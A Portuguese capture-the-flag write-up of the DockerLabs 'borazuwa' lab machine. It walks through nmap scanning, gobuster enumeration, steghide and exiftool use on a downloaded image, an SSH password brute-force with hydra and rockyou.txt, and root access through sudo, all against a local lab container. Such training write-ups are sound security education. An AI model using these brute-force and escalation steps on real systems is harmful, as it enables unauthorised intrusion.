maq.borazuwa

DockerLabs Vacaciones

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa]
└─# bash auto_deploy.sh borazuwarahctf.tar
```

```
Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa]
└─# nmap 172.17.0.2 -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 10:35 -03
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 10:35 (0:00:06 remaining)
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

PORTAS ABERTA:

22/tcp open ssh OpenSSH 9.2p1 Debian
80/tcp open http Apache httpd 2.4.59 ((Debian))

1. `nmap`: É uma ferramenta de código aberto para exploração e auditoria de segurança de redes.
2. `172.17.0.2`: Este é o endereço IP do alvo que está sendo escaneado.
3. `-sS`: Realiza um "SYN scan", que é um tipo de varredura que envia pacotes SYN para determinar quais portas estão abertas. É rápido e discreto, pois não completa a conexão TCP.
4. `-sV`: Tenta detectar a versão dos serviços que estão sendo executados nas portas abertas. Isso ajuda a identificar não apenas se a porta está aberta, mas também qual serviço está rodando e sua versão.
5. `-sC`: Executa scripts padrão do Nmap. Esses scripts podem fazer diversas tarefas, como descobrir mais informações sobre os serviços, verificar vulnerabilidades, entre outros. O Nmap possui uma biblioteca de scripts que podem ser utilizados.
6. `--open`: Faz com que o Nmap mostre apenas as portas que estão abertas. Sem essa opção, o Nmap pode listar portas fechadas ou filtradas, o que pode gerar uma saída muito longa.
7. `-p-`: Escaneia todas as 65535 portas TCP, em vez de um intervalo padrão (como apenas as portas mais comuns). Isso é útil para ter uma visão completa do que está exposto no alvo.
8. `-T5`: Define a velocidade do scan para "agressivo". O Nmap possui diferentes níveis de timing (T0 a T5), e T5 é o mais rápido. Isso pode resultar em uma varredura mais rápida, mas também pode aumentar a chance de ser detectado por sistemas de segurança.
9. `-n`: Faz com que o Nmap não tente resolver nomes de host. Isso acelera o scan e é útil quando você já conhece os endereços IP.
10. `-Pn`: Diz ao Nmap para não fazer o "ping" no alvo antes de escanear. Isso é útil se você sabe que o host está ativo, ou se o alvo pode estar configurado para não responder a pings (ICMP).

BUSCAR POR PASTAS OCULTAS COM GOBUSTER

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.hta.html            (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 50]
/index.html           (Status: 200) [Size: 50]
/server-status        (Status: 403) [Size: 275]
Progress: 18468 / 18472 (99.98%)
===============================================================
Finished
===============================================================
```

O comando que você mencionou utiliza o **Gobuster**, uma ferramenta para brute-force de diretórios e arquivos em servidores web. Aqui está a explicação passo a passo:

1. `gobuster dir`:
   - Esta parte do comando indica que você quer usar o Gobuster no modo de "diretórios" (`dir`), ou seja, você está procurando por diretórios e arquivos em um servidor web.
2. `-u http://172.17.0.2`:
   - O parâmetro `-u` é usado para especificar a URL alvo, neste caso, o endereço IP `http://172.17.0.2`. É o servidor onde o Gobuster vai tentar localizar diretórios e arquivos.
3. `-w /usr/share/wordlists/dirb/common.txt`:
   - O parâmetro `-w` especifica o caminho do arquivo de wordlist, que contém uma lista de nomes de diretórios e arquivos que o Gobuster vai tentar encontrar. Aqui, você está usando a wordlist `common.txt` localizada em `/usr/share/wordlists/dirb/`, que é uma wordlist comum do **Dirb** (outra ferramenta de brute-force de diretórios).
4. `-x txt,php,html`:
   - O parâmetro `-x` especifica as extensões de arquivos que o Gobuster deve testar. Neste caso, você está dizendo ao Gobuster para procurar por arquivos com as extensões `.txt`, `.php` e `.html`. Ele tentará, por exemplo, localizar `index.php`, `login.html`, ou `config.txt` entre outros.

Explicação geral:

O comando está configurado para realizar um brute-force em diretórios e arquivos dentro do servidor `http://172.17.0.2`, utilizando a wordlist `common.txt`, e buscando por arquivos com as extensões `.txt`, `.php` e `.html`.

VAMOS NAVEGAR NA PASTA QUE O GOBUSTER ACHO INDEX.HTML **http://172.17.0.2/index.html**


PORTA 80: agora vamos no navegador web e digitar o ip da maquina “vitima”. http://172.17.0.2/#skills

vamos baixar a imagem com o comando wget http://172.17.0.2/imagen.jpeg

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa/fotos]
└─# wget http://172.17.0.2/imagen.jpeg
--2024-10-01 11:02:29--  http://172.17.0.2/imagen.jpeg
Conectando-se a 172.17.0.2:80... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 18667 (18K) [image/jpeg]
Salvando em: “imagen.jpeg”

imagen.jpeg          100%[===================>]  18,23K  --.-KB/s    em 0s

2024-10-01 11:02:29 (1,13 GB/s) - “imagen.jpeg” salvo [18667/18667]
```


proximo passo extrair a imagem com a ferramenta steghide extract -sf imagen.jpeg

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa/fotos]
└─# steghide extract -sf imagen.jpeg
Enter passphrase:
wrote extracted data to "secreto.txt".

┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa/fotos]
└─# la
imagen.jpeg  secreto.txt

┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa/fotos]
└─# cat secreto.txt
Sigue buscando, aquí no está to solución
aunque te dejo una pista....
sigue buscando en la imagen!!!
```



vamos usar outra ferramenta para buscar mais informações exiftool imagen.jpeg.

ferramenta para buscar metadados



achou um usuário: borazuwarah

vamos usar o hydra para um ataque de força bruta no ssh.

hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4 -w 5

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa/fotos]
└─# hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4 -w 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-01 11:23:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tr
ies per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: borazuwarah   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-01 11:23:28
```

ssh borazuwarah@172.17.0.2

```
┌──(root㉿soja)-[~/dockerlabs/maq.borazuwa]
└─# ssh borazuwarah@172.17.0.2
borazuwarah@172.17.0.2's password:
Linux 5a31db120c4d 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  1 14:23:34 2024 from 172.17.0.1
borazuwarah@5a31db120c4d:~$ whoami
borazuwarah
```

escalação de privilégios comando sudo -l

```
borazuwarah@5a31db120c4d:~$ sudo -l
Matching Defaults entries for borazuwarah on 5a31db120c4d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 5a31db120c4d:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
```

```
borazuwarah@5a31db120c4d:~$ sudo su
[sudo] password for borazuwarah:
root@5a31db120c4d:/home/borazuwarah# whoami
root
root@5a31db120c4d:/home/borazuwarah#
```